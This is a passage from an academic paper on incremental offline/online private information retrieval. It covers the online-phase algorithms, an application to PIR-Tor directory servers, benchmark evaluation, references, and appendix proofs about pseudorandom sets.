procedure RefreshRecov(r_{offline}, h)
  Parse state $= (n', j^*)$
  Parse h as $\{(k_j, aux_j, p_j)\}_{j \in [J]}$
  Update $p_{j^*} \leftarrow r_{\text{offline}} \oplus d_i$

FIGURE 7—Client algorithms for online query. Client fetches an item using Query and QueryRecov. To refresh a used set, the client samples a new set (Refresh) and gets its parity (RefreshRecov).

the client's auxiliary information will be in a state that is comparable to preprocessing the new database from scratch.

Failure probability. The proposed online phase does not meet our correctness definition (§3.2) because the client fails to puncture the set at index i with probability $O(1/\sqrt{n})$ where n is the original database size, rather than $\text{negl}(\lambda)$. However, we can employ the refinement to CK given in Checklist [40] to reduce this error to $\text{negl}(\lambda)$. For simplicity, we give the former in Figure 7 and discuss the latter in Appendix A.4.2.

Besides the aforementioned puncturing failure, another source of failure is when an index is not in any of the sets for which the client has hints. As we mention in Section 4, we chose to allow the database to grow while keeping the size of the sets held by the client the same . As a result, the probability that an index is not in any of the sets will necessarily increase. We analyze this both in theory and concretely, and argue that this probability is quite small.

Suppose each set has size s, is a random subset of $[n]$, and the client holds n/s such sets. The probability of failing to find a desired index i in any of the sets is $(1 - s/n)^{n/s}$, which is close to $1/e$ when $s = n^{1/2}$ and n is large. Considering that

procedure Resp$(q, D) \to r$
  Parse q as a set S
  Output $r \leftarrow \bigoplus_{e \in S} D[e]$

FIGURE 8—Server algorithm during the online phase.

we (and CK) use a factor of $\log n$ more sets, the probability of failing to find i in any of the $\sqrt{n} \log n$ sets is roughly $1/n$.

When the size of the database grows to $n + m$ where $m = o(n)$, the probability of failing to find i in any of n/s sets is $(1 - s/(n+m))^{n/s}$, which is asymptotically $(1/e)^{1-o(1)}$. With a factor of $\log n$ more sets, this probability is $O(1/n^{1-o(1)})$. Concretely, suppose the database is of size 2^{20}, and the client holds 2^{14} sets, where each set has size 2^{10}. The failure probability in this case is 10^{-7}. If the server adds 2^{10} more items, the failure probability is still in the magnitude of 10^{-7}. When the number of additions reaches 2^{18}, the failure probability increases to the magnitude of 10^{-6}.

Theorem 2. Assuming an incremental PRS Ψ that satisfies correctness, security, and non-triviality (Definition 4), then the incremental OO-PIR defined in Figures 3–8 (with the online query improvement in Appendix A.4) satisfies correctness, security, and non-triviality (Definition 2).

We give the proof in Appendix A. In particular for non-triviality, we show in Appendix A.4.2 that the computational cost to the offline server for IncPrep with m operations (specified by op) on a size-n database is in expectation $O(bm \log n)$, with data item size b, set size s, and $J = (n/s) \log n$. In contrast, preprocessing from scratch for the entire updated database requires $O(b(m+n) \log n)$ server computation.

Nevertheless, communication costs for hint updates are similar to preprocessing from scratch since that operation is already sublinear in the database size in order to achieve non-triviality (Definition 1).

6.3 Other PIR Schemes

Due to space limitations, we only discuss our incremental CK protocol in the main paper. However, our tech report [46, Appendix E] discusses how to make the SACM OO-PIR scheme [51] incremental with similar high-level ideas as those presented here, but with vastly different concrete mechanisms.

7 PIR-Tor with incremental OO-PIR

While there are many applications that could benefit from our incremental OO-PIR constructions, we pick PIR-Tor [47] as a representative example. PIR-Tor is a good fit since the underlying database mutates slightly over time, and users query this database periodically. We review PIR-Tor below.

Tor [26] provides a simplified view of the network by maintaining *directory servers* that track the Tor relays that are currently available. To build an onion routing circuit, users download a description of the entire network from the directory servers every 10–15 minutes. PIR-Tor [47] proposes the

use of PIR in the context of these directory servers so that clients can retrieve the description of the desired relays without revealing to the directory servers which relays were being requested. This approach has the benefit of lowering communication cost and improving scalability since communication costs were often the bottleneck for the directory servers. An obvious drawback is that the server's computation becomes *linear* in the number of Tor relays currently available, which ultimately places a hard limit on the number of concurrent queries that a directory server can process. Hence, using a PIR scheme that achieves sublinear computation, such as our incremental CK construction (§4), can improve scalability and gracefully handle updates to the directory server database.

Assigning roles to directory servers. Since Tor has multiple directory servers and a large number of clients, a natural question is how to assign the roles of offline and online servers to directory servers and how the clients should choose which servers to contact in a way that load balances the work (since offline servers perform the expensive preprocessing step). We make a simple observation: a server can act as an offline server for one client and an online server for another. Based on this, the Tor trusted authority propagates up-to-date relay descriptions to all the directory servers. When a client registers, the client can then decide on two random directory servers to use as an offline and online server, respectively.

Moreover, each online server has no idea of which offline server the client chooses. In order to figure out the exact index that the client queries, the online server needs to collude with the exact directory servers that is communicating with the client. Suppose there are p directory servers and an adversary controls q of them. Then, for each client, the security is compromised with probability roughly $(\frac{q}{p})^2$.

8 Evaluation

Our evaluation aims to answer the following questions:

- What are the concrete computational and communication costs of our incremental OO-PIR constructions?
- What is the throughput and latency of incremental preprocessing compared to preprocessing from scratch?
- What is the cost to the client to maintain the hints?
- What are the benefits of incremental OO-PIR in PIR-Tor?

To answer these questions, we implement and evaluate our incremental CK. We also have a construction for incremental SACM in our tech report [46, Appendix E] but find that both the original [51] and our incremental version are not yet useful in practice (for a database with 2^{20} items, the size of the hints in both schemes is as large as the database).

Baselines. We use two state-of-the-art baselines: (1) CK OO-PIR [23], which we implement; and (2) the two-server DPF-based PIR scheme of Gilboa and Ishai [30], implemented by Kales et al. [1, 37]. The latter has no offline phase.

Implementation. Our incremental CK implementation is ~2,000 lines of C++. Implementing our PRP requires care since the range (and domain) can be very small because the database operator could add just a handful of elements; typical PRP constructions are not secure when the range is small. We use AES to implement a PRF for small range, and then apply Patarin's proposal [49] to the PRF to build a secure PRP that has a small power-of-two range. Finally, we use the technique by Black and Rogaway [9] for turning a PRP with a power-of-two range into a PRP with an arbitrary range.

We generate the hypergeometric sampling for hint updates using multiple Bernoulli samplings. For the CK baseline, we use the GGM construction [32] to instantiate the puncturable PRF out of a PRG. When evaluating the puncturable PRF at continuous points $1, 2, \ldots, s$, we apply breadth-first expansion in the PRG tree to reduce costs. In our experiments, we choose the number of sets J such that the failure probability of finding an index in one of the sets is around 10^{-6}.

Evaluation testbed. We run all of our experiments on CloudLab [28] m510 machines (8-core 2 GHz Intel Xeon D-1548 processor and 64 GB RAM) running Ubuntu 20.04. The network latency between machines is 20 ms and the throughput is around 1.1 Gbps. For results, we give the average over ten trials; we find that in all cases standard deviations are less than 10% of the mean.

8.1 Microbenchmarks for incremental PIR

We run a series of microbenchmarks to measure the time required for the initial preprocessing, online query processing, and updating hints. Figure 9 shows the results under three different database sizes, where each data object is 32-bytes.

Online costs. A client's *online query* consists of two parts: a query for an item to the online server and, in parallel, a refresh of the used set to the offline server. Both servers' logic is the same: they perform a number of XORs that is sublinear in the database size (in our case roughly square-root). As a result, the costs are low; for a database with a million records, each server spends less than 0.1 ms. In terms of communication, even though clients send indices in the clear, it is still practical: for one million elements, the combined cost to query an item and refresh the used set is under 16.4 KB.


Update costs. For hint updates, we measure the cost of a batch of operations that increases the database size by 1%. Figure 9 shows that the computational cost of incremental preprocessing (IncPrep) is about two orders of magnitude lower than preprocessing from scratch (Prep). Note that the incremental preprocessing computation is not strictly linear in the number of additions since evaluating a PRP for non-power-of-two ranges is more expensive due to cycle walking [9].

8.2 Online performance and costs

The previous microbenchmark shows the savings that OO-PIR servers can expect when there are additions to the database

Database size	2^{16}	2^{18}	2^{20}
Client CPU costs			
Prep (ms)	0.36	0.74	1.28
Query (ms)	3.93	6.48	7.87
Refresh (ms)	1.35	2.07	4.90
IncPrep (sec)	0.06	0.50	3.96
Server CPU costs			
Prep (sec)	3.64	14.52	58.67
Resp (ms)	0.02	0.04	0.06
IncPrep (sec)	0.07	0.25	1.03
Communication costs			
Prep (MB)	0.18	0.37	0.74
Query (KB)	2.04	4.09	8.18
Refresh (KB)	2.04	4.09	8.18
IncPrep (MB)	0.19	0.38	0.76

FIGURE 9—Microbenchmarks for the operations in incremental CK when adding a batch of new elements (1% of the original database).




(a) Online phase. (b) Preprocessing and hint updates.

FIGURE 10—Mean latency and server throughput as a function of increasing load (independent variable not depicted) during online phase and incremental preprocessing phase. Each data point represents the latency and the throughput achieved at a given load (low and to the right is better). A vertical spike indicates that the system has reached saturation: throughput is consistent but mean latency goes up since requests must spend time in queues waiting for service.

(edits and deletes are cheaper). In real applications, we also consider end-to-end metrics: (1) the latency of issuing online queries (fetching the desired item and refreshing the used set) and updating hints; (2) the cost to the servers to update the database; and (3) the client's storage cost over time.

We measure these metrics with parameters inspired by Tor: database items are 2KB (size of a Tor relay descriptor), and the initial database consists of 7,000 items (number of Tor relays [2]). For database updates, we compile and use historical traces of Tor relay updates from February to May 2021, and use 3 days worth of changes for each batch. We also give experiments for a deployment of a hypothetical Tor network with 70K relays in our tech report [46, Appendix D].

Performance. We measure the latency experienced by a client and throughput achieved by the servers when issuing online queries as we increase the load on the system under our incremental CK (§4) and the baselines. Figure 10a depicts our results. Compared to DPF-PIR, incremental CK improves the throughput achieved by roughly 6×. Since incremental CK performs no cryptography (the indices are sent in the clear),



(a) Online phase. (b) Preprocessing and hint updates.

FIGURE 11—Online communication costs for DPF-PIR, CK, and incremental CK, and offline communication costs for CK and incremental CK for our experiment with 7K Tor relays.

it achieves a higher throughput and lower latency than both baselines which derive the indices from a key.

Online communication. Figure 11a shows the online communication for two baselines (DPF and CK) and incremental CK. We show the combined size of the queries sent to the two servers and the corresponding response. Queries in the DPF baseline are smaller than incremental CK since they send cryptographic keys rather than indices in the clear. [5] The size of each server's reply is optimal for all three schemes and consists of the size of a data element (2KB). This optimal response size is a benefit of our approach over Checklist [40], which supports additions by storing them in different buckets but requires fetching an element from every bucket.

8.3 Offline performance and costs


We then measure the latency experienced by the client and the throughput achieved by the server when updating hints as a result of a database change. The baseline lets the client and the offline server re-do the preprocessing from scratch.

Figure 10b depicts the results for preprocessing and hint updates for incremental CK. We find that it achieves 2–4× speedup (depending on batch size) compared to preprocessing from scratch. This results in both lower latency experienced by the client and higher throughput for the offline server. The benefit of our incremental preprocessing is more prominent when there are only a small number of data objects added, or if edits and deletions are performed.

Communication costs. Incremental CK incurs higher offline communication (initial preprocessing and hint updates) than CK because the client needs to also send auxiliary information to the server. This is depicted in Figure 11b.

Computation and storage costs. We measure the costs incurred by the offline server and the client during a database update by relying on the traces we collected for Tor relays. Specifically, the offline server sets up a database with 7K relays, and the client and the server preprocess it. Then, the server adds relays over time with both client and the offline server engaging exclusively in incremental preprocessing.

[5] For small databases (e.g., 7K elements) the indices are smaller than the punctured key, but this is not the case for larger databases [46, Appendix D].



(a) Server computation costs. (b) Client local storage changes.

FIGURE 12—Offline server computation costs and client storage over time based on a 3-month Tor relay update trace.

Figure 12a shows the results. The computation for the server is proportional to the number of changes, and is significantly lower than preprocessing the updated database from scratch. The downside for the client is that it must store more data over time. In particular, as shown in Figure 12b, the client storage over a period of 90 days grows based on the client's query and server's update frequency. The reason that the client's query frequency matters is that every time the client uses a set it refreshes the set, thereby eliminating the need to keep auxiliary information for that set (§6.2). As a result, the more queries that a client issues between database updates, the lower its storage overhead. Among all frequencies shown, the percentage of client storage growth is less than 8%. Furthermore, the client can preprocess the database from scratch when the local storage becomes too high.

9 Discussion

This work introduces the idea of incremental preprocessing for offline/online PIR with the hope of supporting real-world applications which often have mutable databases. Our evaluation shows that our changes to the CK OO-PIR scheme are affordable in terms of communication and storage costs and effective at reducing the impact of updates. However, our approach is not a panacea and open questions remain.

If the database items are large, OO-PIR schemes where the hints are stored at the client (e.g., CK and SACM) are a poor fit. Since our incremental preprocessing is not black-box, it remains to be seen how to apply it to schemes where the hints are kept at the servers [8]. Furthermore, this work investigates only two-server PIR schemes; designing efficient preprocesing for single-server PIR remains an open question (existing schemes rely on obfuscation [15, 18, 23]), and ensuring that the preprocessing is incremental is an exciting direction. Finally, it is unclear how to support incremental preprocessing and PIR-by-keywords [21] given that mutations that changes the keywords of existing items or add new keywords would impact the underlying search data structure.

Nevertheless, we are excited by the prospect of continuing to extend the class of applications that can profitably use PIR to build services that safeguard users' privacy.

Acknowledgments

We thank the anonymous reviewers, and our shepherd Cas Cremers, for their feedback, which improved the content and presentation of this paper. This work was funded in part by NSF grant CNS-2045861, DARPA contract HR0011-17-C0047, and a JP Morgan Chase & Co Faculty Award. Any views expressed herein are solely those of the authors listed.

References

[1] C++ dpf-pir library. https://github.com/dkales/dpf-cpp.

[2] Tor metrics. https://metrics.torproject.org/networksize.html, 2021.

[3] C. Aguilar-Melchor, J. Barrier, L. Fousse, and M.-O. Killijian. XPIR: Private information retrieval for everyone. In *Proceedings of the Privacy Enhancing Technologies Symposium (PETS)*, July 2016.

[4] A. Ali, T. Lepoint, S. Patel, M. Raykova, P. Schoppmann, K. Seth, and K. Yeo. Communication-computation trade-offs in pir. Cryptology ePrint Archive, Report 2019/1483, 2019.

[5] S. Angel, H. Chen, K. Laine, and S. Setty. PIR with compressed queries and amortized query processing. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, May 2018.

[6] S. Angel and S. Setty. Unobservable communication over fully untrusted infrastructure. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, Nov. 2016.

[7] A. Beimel, Y. Ishai, E. Kushilevitz, and J.-F. Raymond. Breaking the $O(n^{1/(2k-1)})$ barrier for information-theoretic private information retrieval. In *Proceedings of the IEEE Symposium on Foundations of Computer Science (FOCS)*, Nov. 2002.

[8] A. Beimel, Y. Ishai, and T. Malkin. Reducing the servers computation in private information retrieval: PIR with preprocessing. In *Proceedings of the International Cryptology Conference (CRYPTO)*, Aug. 2000.

[9] J. Black and P. Rogaway. Ciphers with arbitrary finite domains. In *Cryptographers' track at the RSA conference*, 2002.

[10] D. Boneh, S. Kim, and D. J. Wu. Constrained keys for invertible pseudorandom functions. In *Proceedings of the Theory of Cryptography Conference (TCC)*, 2017.

[11] D. Boneh, B. Waters, K. Sako, and P. Sarkar. Constrained pseudorandom functions and their applications. In *International Conference on the Theory and Application of Cryptology and Information Security (ASIACRYPT)*, 2013.

[12] N. Borisov, G. Danezis, and I. Goldberg. DP5: A private presence service. In *Proceedings of the Privacy Enhancing Technologies Symposium (PETS)*, June 2015.

[13] E. Boyle, N. Gilboa, and Y. Ishai. Function secret sharing: Improvements and extensions. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, Oct. 2016.

[14] E. Boyle, S. Goldwasser, and I. Ivan. Functional signatures and pseudorandom functions. In *Proceedings of the International Conference on Practice and Theory in Public Key Cryptography (PKC)*, 2014.

[15] E. Boyle, Y. Ishai, R. Pass, and M. Wootters. Can we access a database both locally and privately? In *Proceedings of the Theory of Cryptography Conference (TCC)*, Nov. 2017.

[16] Z. Brakerski and V. Vaikuntanathan. Efficient fully homomorphic encryption from (standard) LWE. In *Proceedings of the IEEE Symposium on Foundations of Computer Science (FOCS)*, Oct. 2011.

[17] C. Cachin, S. Micali, and M. Stadler. Computationally private information retrieval with polylogarithmic communication. In *Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, May 1999.

[18] R. Canetti, J. Holmgren, and S. Richelson. Towards doubly efficient private information retrieval. In *Proceedings of the Theory of Cryptography Conference (TCC)*, Nov. 2017.

[19] Y.-C. Chang. Single database private information retrieval with

logarithmic communication. In *Proceedings of the Australasian Conference on Information Security and Privacy*, July 2004.

[20] R. Cheng, W. Scott, E. Masserova, I. Zhang, V. Goyal, T. Anderson, A. Krishnamurthy, and B. Parno. Talek: Private group messaging with hidden access patterns. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, Dec. 2020.

[21] B. Chor, N. Gilboa, and M. Naor. Private information retrieval by keywords. Cryptology ePrint Archive, Report 1998/003, Feb. 1998.

[22] B. Chor, O. Goldreich, E. Kushilevitz, and M. Sudan. Private information retrieval. In *Proceedings of the IEEE Symposium on Foundations of Computer Science (FOCS)*, Oct. 1995.

[23] H. Corrigan-Gibbs and D. Kogan. Private information retrieval with sublinear online time. In *Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, May 2020.

[24] D. Demmler, A. Herzberg, and T. Schneider. RAID-PIR: Practical multi-server PIR. In *Proceedings of the ACM Cloud Computing Security Workshop (CCSW)*, Nov. 2014.

[25] C. Devet, I. Goldberg, and N. Heninger. Optimally robust private information retrieval. In *Proceedings of the USENIX Security Symposium*, Aug. 2012.

[26] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The second-generation onion router. In *Proceedings of the USENIX Security Symposium*, Aug. 2004.

[27] C. Dong and L. Chen. A fast single server private information retrieval protocol with low communication cost. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)*, Sept. 2014.

[28] D. Duplyakin, R. Ricci, A. Maricq, G. Wong, J. Duerig, E. Eide, L. Stoller, M. Hibler, D. Johnson, K. Webb, A. Akella, K. Wang, G. Ricart, L. Landweber, C. Elliott, M. Zink, E. Cecchet, S. Kar, and P. Mishra. The design and operation of cloudlab. In *Proceedings of the USENIX Annual Technical Conference (ATC)*, 2019.

[29] C. Gentry and Z. Ramzan. Single-database private information retrieval with constant communication rate. In *Proceedings of the International Colloquium on Automata, Languages and Programming (ICALP)*, July 2005.

[30] N. Gilboa and Y. Ishai. Distributed point functions and their applications. In *Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, 2014.

[31] I. Goldberg. Improving the robustness of private information retrieval. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, May 2007.

[32] O. Goldreich, S. Goldwasser, and S. Micali. How to construct random functions. *Journal of the ACM*, 33(4), Oct. 1986.

[33] O. Goldreich and R. Ostrovsky. Software protection and simulation on oblivious RAMs. *Journal of the ACM*, 43(3), May 1996.

[34] M. Green, W. Ladd, and I. Miers. A protocol for privately reporting ad impressions at scale. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, Oct. 2016.

[35] T. Gupta, N. Crooks, W. Mulhern, S. Setty, L. Alvisi, and M. Walfish. Scalable and private media consumption with Popcorn. In *Proceedings of the USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, Mar. 2016.

[36] S. Hohenberger, V. Koppula, and B. Waters. Adaptively secure puncturable pseudorandom functions in the standard model. Cryptology ePrint Archive, Report 2014/521, 2014.

[37] D. Kales, O. Omolola, and S. Ramacher. Revisiting user privacy for certificate transparency. In *Proceedings of the IEEE European Symposium on Security and Privacy (EuroS&P)*, 2019.

[38] A. Kiayias, N. Leonardos, H. Lipmaa, K. Pavlyk, and Q. Tang. Optimal rate private information retrieval from homomorphic encryption. In *Proceedings of the Privacy Enhancing Technologies Symposium (PETS)*, July 2015.

[39] A. Kiayias, S. Papadopoulos, N. Triandopoulos, and T. Zacharias. Delegatable pseudorandom functions and applications. Cryptology ePrint Archive, Report 2013/379, 2013.

[40] D. Kogan and H. Corrigan-Gibbs. Private blocklist lookups with Checklist. In *Proceedings of the USENIX Security Symposium*, Aug. 2021.

[41] E. Kushilevitz and R. Ostrovsky. Replication is not needed: Single database, computationally-private information retrieval. In *Proceedings of the IEEE Symposium on Foundations of Computer Science (FOCS)*, Oct. 1997.

[42] A. Kwon, D. Lazar, S. Devadas, and B. Ford. Riffle: An efficient communication system with strong anonymity. In *Proceedings of the Privacy Enhancing Technologies Symposium (PETS)*, July 2016.

[43] H. Lipmaa. First CPIR protocol with data-dependent computation. In *Proceedings of the International Conference on Information, Security and Cryptology (ICISC)*, Dec. 2009.

[44] H. Lipmaa and K. Pavlyk. A simpler rate-optimal CPIR protocol. In *Proceedings of the International Financial Cryptography Conference*, Apr. 2017.

[45] W. Lueks and I. Goldberg. Sublinear scaling for multi-client private information retrieval. In *Proceedings of the International Financial Cryptography and Data Security Conference*, Jan. 2015.

[46] Y. Ma, K. Zhong, T. Rabin, and S. Angel. Incremental offline/online PIR (extended version). Cryptology ePrint Archive, Oct. 2021. http://eprint.iacr.org/2021/.

[47] P. Mittal, F. Olumofin, C. Troncoso, N. Borisov, and I. Goldberg. PIR-Tor: Scalable anonymous communication using private information retrieval. In *Proceedings of the USENIX Security Symposium*, Aug. 2011.

[48] H. Mozaffari and A. Houmansadr. Heterogeneous private information retrieval. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2020.

[49] J. Patarin. Security of random feistel schemes with 5 or more rounds. In *Proceedings of the International Cryptology Conference (CRYPTO)*, 2004.

[50] S. Patel, G. Persiano, and K. Yeo. Private stateful information retrieval. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, Oct. 2018.

[51] E. Shi, W. Aqeel, B. Chandrasekaran, and B. Maggs. Puncturable pseudorandom sets and private information retrieval with near-optimal online bandwidth and time. In *Proceedings of the International Cryptology Conference (CRYPTO)*, Aug. 2021.

[52] X. Yi, M. G. Kaosar, R. Paulet, and E. Bertino. Single-database private information retrieval from fully homomorphic encryption. *IEEE Transactions on Knowledge and Data Engineering*, 25(5), May 2013.

A Proofs and analysis for incremental CK

A.1 Proofs for strawman proposal

Theorem 3 (Batched addition)**.** For a random subset $S \subseteq [n]$ of size s, construct S' as follows:

- sample a number w from $\mathcal{HG}(n+m, m, s)$,
- randomly choose w elements from $[n+1, n+m]$,
- replace w random elements in S with the above w elements.

Then S' is a random subset of size s of $[n+m]$.

Proof. We show that any index $i \in [n+m]$ is contained in the resulting set S' with the same probability $s/(n+m)$.

We examine the following two cases.

Case 1. For a fixed $i \in [n+1, n+m]$, S' contains i if and only if i is in the sampled w elements. That is,

$$\Pr[i \in S'] = \sum_{z=1}^{m} \Pr[w = z] \cdot \frac{z}{m} \quad \text{if } s \geq m, \text{ and}$$

$$\Pr[i \in S'] = \sum_{z=1}^{s} \Pr[z = 1] \cdot \frac{z}{m} \quad \text{if } s < m.$$

By the hypergeometric distribution formula, the RHS of both terms is $C^{s-1}_{n+m-1}/C^{s}_{n+m} = s/(n+m)$.

Case 2. For a fixed $i \in [n]$, S' contains i if and only if i is sampled into S and i has not been kicked out by the replacement with the w sampled elements. Therefore we have

$$\Pr[i \in S'] = \frac{s}{n} \cdot (\sum_{z=0}^{m} \Pr[w = z] \cdot (1 - \frac{z}{s})) \quad \text{if } s \geq m, \text{ and}$$

$$\Pr[i \in S'] = \frac{s}{n} \cdot (\sum_{z=0}^{s} \Pr[w = z] \cdot (1 - \frac{z}{s})) \quad \text{if } s < m,$$

where the leading factor s/n captures i being selected into the set initially, and the rest stands for the probability that i remains in the set. Using the result from the previous case, we have

$$\begin{aligned}
\Pr[i \in S'] &= \frac{s}{n}(1 - \sum_{z=1}^{m} \Pr[w = z] \cdot \frac{z}{s}) \\
&= \frac{s}{n}(1 - \frac{m}{s}(\sum_{z=1}^{m} \Pr[w = z] \cdot \frac{z}{m})) \\
&= \frac{s}{n} \cdot (1 - \frac{m}{s} \cdot \frac{s}{m+n}) = \frac{s}{n+m} \quad \text{for } s \geq m, \\
\Pr[i \in S'] &= \frac{s}{n}(1 - \sum_{z=1}^{s} \Pr[w = z] \cdot \frac{z}{s}) \\
&= \frac{s}{n}(1 - \frac{m}{s}(\sum_{z=1}^{s} \Pr[w = z] \cdot \frac{z}{m})) \\
&= \frac{s}{n} \cdot (1 - \frac{m}{s} \cdot \frac{s}{m+n}) = \frac{s}{n+m} \quad \text{for } s < m.
\end{aligned}$$

□

A.2 Secure puncturable PRS from partially secure PRP

In this section, we show that in order to ensure security for puncturable PRS, having a *partially* secure PRP suffices. In order to use prior proofs from CK [23], we view our construction of incremental PRS as a puncturable PRS with trivial puncturing.

Definition 5 (Puncturable PRS security [23])**.** For $\lambda, n \in \mathbb{N}$, and a puncturable PRS $\Phi = (\mathsf{Gen}, \mathsf{Punc}, \mathsf{Eval})$ with size s, define the following game, played between a challenger and an adversary.

The challenger executes the following steps:

- $k \leftarrow \Phi.\mathsf{Gen}(1^\lambda, n)$
- $S \leftarrow \Phi.\mathsf{Eval}(k)$
- $x^* \xleftarrow{R} S; k_p \leftarrow \Phi.\mathsf{Punc}(k, x^*)$

and sends 1^λ and k_p to the adversary. The adversary outputs an integer $x' \in [n]$ and "wins" if $x^* = x'$. The advantage is defined as

$$\mathsf{AdvPPRS}(\lambda) = \Pr[x^* = x] - \frac{1}{n-s+1}.$$

We call a PPRS ϵ-secure if the above advantage is less than ϵ, where ϵ is a negligible function on the security parameter λ.

Lemma 1. Given a $\mathsf{PRP} = (\mathsf{Gen}, \mathsf{Eval}) : [n] \to [n]$ that is ϵ-secure (where ϵ is a negligible function on λ) over $s(n)$ queries, the following puncturable PRS Φ with linear-sized puncturable keys is ϵ-secure.

Proof. We modify Construction 4 in CK [23] as follows:

- $\Phi.\mathsf{Gen}(1^\lambda, n) \to k$:
  Sample $k \leftarrow \mathsf{PRP.Gen}(1^\lambda, n)$.
- $\Phi.\mathsf{Eval}(k) \to S$:
  Compute $S \leftarrow \{\mathsf{PRP.Eval}(k, 1), \ldots, \mathsf{PRP.Eval}(k, s(n))\}$.
- $\Phi.\mathsf{Punc}(k, i) \to k_p$:
  Define k_p as the elements in $\Phi.\mathsf{Eval}(k) \backslash \{i\}$.

Suppose we have an adversary $\mathcal{A}$ that breaks puncturable PRS security of Φ, then we can construct an adversary $\mathcal{B}$ that breaks the security of PRP. We denote the challenger in the PRP game as $\mathcal{C}$, where it responds to queries either using random permutation F or a pseudorandom permutation $\mathsf{PRP.Eval}(k, \cdot)$. The construction of $\mathcal{B}$ is as follows.

- $\mathcal{B}$ sends to $\mathcal{C}$ s inputs $x_1, \ldots, x_s$, and gets s distinct response values. Denote the set formed by these values as S.
- $\mathcal{B}$ removes a random element y in S and sends the resulting $s-1$ elements to $\mathcal{A}$.
- $\mathcal{A}$ outputs y'.
- $\mathcal{B}$ outputs 1 if $y' = y$, and 0 otherwise.

The advantage of $\mathcal{B}$ in PRP game is

$$\mathsf{AdvPRP}(\lambda) = |\Pr[\mathcal{B}(\mathsf{PRP.Eval}(k, \cdot)) = 1] - \Pr[\mathcal{B}(F(\cdot)) = 1]|.$$

Since F is a truly random permutation, $\Pr[\mathcal{B}(F(\cdot)) = 1] = 1/(n-s+1)$, i.e., $\mathcal{A}$ randomly guesses an element that is not in the $s-1$ received elements. And due to the construction of $\mathcal{B}$, we have that $\Pr[\mathcal{B}(\mathsf{PRP.Eval}(k, \cdot)) = 1] = \Pr[y' = y]$. In other words,

$$\mathsf{AdvPRP}(\lambda) = \Pr[x^* = x] - \frac{1}{n-s+1} = \mathsf{AdvPPRS}(\lambda),$$

i.e., $\mathcal{B}$ breaks the security of PRP. Contradiction. □

The above theorem implies that we only need a PRP (with range $[n]$) that is secure against $s(n)$ queries. This is crucial for efficiency, since for small range size, fully secure PRPs are more inefficient than partially secure PRPs.

A.3 Properties of incremental PRS

A.3.1 Non-triviality definition

Recall from Section 5 the definition of $g(n)$: the expected size of $U \ominus U'$, where U, U' are sets (both of size $s(n)$) uniformly sampled from $[n]$ and $[n + o(n)]$ respectively.

Theorem 4. For uniformly sampled size-s set U from $[n]$ and set U' from $[n + o(n)]$, $g(n) = E[|U \ominus U'|] = s^2/(n^2 + o(n^2))$.

Proof. We call the sampling of U as trial 1 and the sampling of U' as trial 2. We define a random variable X_i to indicate whether i is sampled in both trials. That is, $X_i = 1$ if and only if i is sampled into both U and U'. Note that $|U \cap U'| = \sum_{i \in [n+o(n)]} X_i$.

Now we examine two cases for the random variable X_i:

For $1 \leq i \leq n$, a uniform size-s subset of $[n]$ contains i with probability $C^{s-1}_{n-1}/C^{s}_{n} = s/n$. Similarly, a uniform size-s subset of $[n+o(n)]$ contains i with probability $s/(n+o(n))$. Hence $E[X_i] = \Pr[X_i = 1] = (s/n) \cdot (s/(n + o(n))) = s^2/(n^2 + o(n^2))$.

For $n + 1 \leq i \leq n + o(n)$, $E[X_i] = \Pr[X_i = 1] = 0$ because it is impossible for i to appear in U.

Therefore we have $E|U \cap U'| = E[\sum_{i \in [n+o(n)]} X_i] = \sum_{i \in [n+o(n)]} E[X_i] = \sum_{i \in [n]} E[X_i] = s^2/(n + o(n))$. □

For the proofs in the following sections, we will use the above theorem for $s(n) = \sqrt{n}$. Under this case, $E[|U \cap U'|] \leq 1$, which means $E|U \ominus U'| \geq 2(\sqrt{n}-1)$. On the other hand, $E[|U \ominus U'|] \leq 2\sqrt{n}$, then we have $E|U \ominus U'| = \Theta(\sqrt{n})$.

A.3.2 Proof of Theorem 1

We use $\binom{[n]}{s}$ to denote the set of all subsets of $[n]$ with size s. We use $\{dist\}$ to denote a distribution ensemble, $\approx_c$ for *computationally indistinguishability* between two distribution ensembles.

Lemma 2 (Puncturable security implies pseudorandomness of a set [23])**.** Let $\Phi = (\mathsf{Gen}, \mathsf{Punc}, \mathsf{Eval})$ be an ϵ-secure PPRS with set size $s(n)$. For $\lambda, n \in \mathbb{N}$, define the two distributions

$$\mathcal{P}_{\mathsf{pseudo}} := \{\Phi.\mathsf{Eval}(\Phi.\mathsf{Gen}(1^\lambda, n))\}; \mathcal{P}_{\mathsf{true}} := \left\{ S \xleftarrow{R} \binom{[n]}{s} \right\}.$$

